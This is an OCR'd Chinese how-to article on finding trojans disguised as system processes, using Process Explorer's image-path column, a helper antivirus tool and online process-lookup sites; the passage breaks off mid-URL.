



图1

另外，也有一些木马直接使用的就是系统进程名，只不过木马文件并未放在系




图 2




图 3




图 5




图 4





图6

统文件夹中，而是位于其它的目录下。由于木马进程名与系统进程混淆在一起，进程名一模一样，因此非常得迷惑人。最易被木马看中进行混淆的系统进程有svchost.exe、explorer.exe等（图2）。

## 二、揪出伪装型木马

对于上面提到的那些伪装系统进程的木马，有经验的用户使用任务管理器就可以将木马揪出来，不过对于大多数菜菜鸟来说，我还是推荐几个比较好用的工具，比如Procexp、杀毒伴侣等。

### 1.Procexp 揪出简单伪装木马

Process Explorer是一个进程查看工具，与Windows的任务管理器相比其功能更为强大，可以查看和结束系统中的所有进程，包括隐藏进程和内核级进程。如果木马仅仅是进行了简单的进程名伪装，运行Procexp就可以轻易的揪出此类木马来。

我们还可以使用Procexp来替换Windows任务管理器。启动Procexp后选择“Options”下的“Replace Task Manager”，这样当我们以后按下CTRL+ALT+DEL或在Explorer任务栏里启动任务管理器时，都将运行Procexp。另外，有的木马会监视系统进程，当发现procexp运行时会对其进行破坏，我们可以将程序文件名“Procexp.exe”改为其它任意的文件名就可以了。

**步骤一：分辨正常系统进程**

在Procexp界面上边的窗口列表中，显示当前系统中的所有进程，下部窗口中显示所选择进程的详细信息。显示的进程被分为了两类：一种是系统级的内核服务进程，一种是普通程序进程。系统服务进程树名为“System Idle Process”，其它的是普通程序进程。展开“System Idle Process”，可以看到所有系统中的进程名，如svchost.exe、winlogon.exe、csrss.exe等，这些是安全正常的进程（图3）。

**步骤二：检测可疑进程**

展开普通进程中的“explorer.exe”，在其下就可以看到你在桌面下打开的程序。例如在列表中我们看到了一个名为“svchost.exe”的进程（图4）。这个进程与系统进程“svchost.exe”是同样的进程名，但是正常的系统进程应该在“System Idle Process”中的，因此该进程十分可疑。

点击菜单“View”→“Select columns”命令，在弹出对话框中点击“Process Image”选项，勾选页面中的“Image Path”项（图5），点击“确定”后关闭对话框，返回列表中点击展开“System Idle Process”进程树，在其下显示了所有系统进程，可以看到正常的系统进程文件路径都是位于“windows\system32”目录下的，而伪装成系统进程的木马进程，虽然具有与系统进程一样的名称，但是存放路径往往是在磁盘根目录下、Windows目录下，或者其它的路径（图6）。从图中我们可以看到对应的进程文件为“C：\WINDOWS\svchost.exe”，是在windows目录下的（当我们将鼠标移动到可疑进程名上时，也会显示出进程的路径信息），因此可以肯定这个进程是木马进程！

利用Procexp的普通进程与系统进程分支显示的特点，我们就可以轻松的辨别出伪装成系统进程的木马了。

### 2.利用“智能杀毒伴侣”分辨真假进程

“智能杀毒伴侣”是一款病毒木马清除辅助工具，非常智能化，可以自动分辨出进程与文件的安全性。运行“智能杀毒伴侣”后，点击“进程管理”，在右侧将会显示出当前系统中的所有进程，杀毒伴侣已经自动为进程作上了标记，在“安全”栏中标记为“UN”的就是可疑进程。结合

"描述"和"文件路径"信息，我们就可以轻松的揪出木马病毒进程来了（图7）。

**小提示：**

在"服务管理"、"内核驱动"及其它安全设置项中，也同样可以利用"安全"栏的标记来轻松识别出隐藏的木马服务及驱动。

## 三、不明进程，"搜索"来解决

前面所说的木马是属于比较低能的，这类木马的特点是企图鱼目混珠，但是正由于木马进程特意伪装成系统进程，反而成了"此地无银三百两"——正常的程序进程谁没事儿会弄得跟系统进程差不多呢？肯定有鬼！但是有一些木马则比较"朴实"，这些木马进程名看起来很普通，不象伪装的，反而与一些不知名的软件进程混在一起，弄不清楚到底谁是木马，谁是软件进程。对于此类木马，我们可以通过网络来搜索相关的进程信息，以此来检测进程的安全性。

### 1. 利用百度与GOOGLE搜索进程的安全性

例如在我的电脑上使用"智能杀毒伴侣"检测出了一个标记为"UN"的进程"kvsrvxp.exe"，这个进程非常特殊，没有进程描述，也没有文件路径信息（图8），很难分辨出这个进程到底是不是木马进程。此时我们就可到到百度或Google上搜索一下。右键点击此进程，在弹出菜单中选择"用百度搜索"，就可以自动连接百度搜索相关的进程信息了，从搜索结果中可以看出这个进程其实是江民的病毒监控进程。

### 2. 专业的进程库网站

在Procexp中也提供了进程搜索功能，我们可以直接手工到百度或Google上进行搜索。不过百度与Google提供的进程信息不专业，网络上有专业的进程信息库网站，收集了各种进程信息，可供查询检索。"进程知识库"（http://www.dofile.com/）收集了4482条进程信息，非常得全面。打开网页后，在下方的"查找进程信息"中输入进程名，点击搜索按钮，即可搜索出相关信息。

另外还有更简便的方法，直接在网址后面添加进程名，注意不要加后缀名，如果网站中有该进程信息的话，将会打开信息页面。例如我直接在IE中打开网址"http://www.dofile.

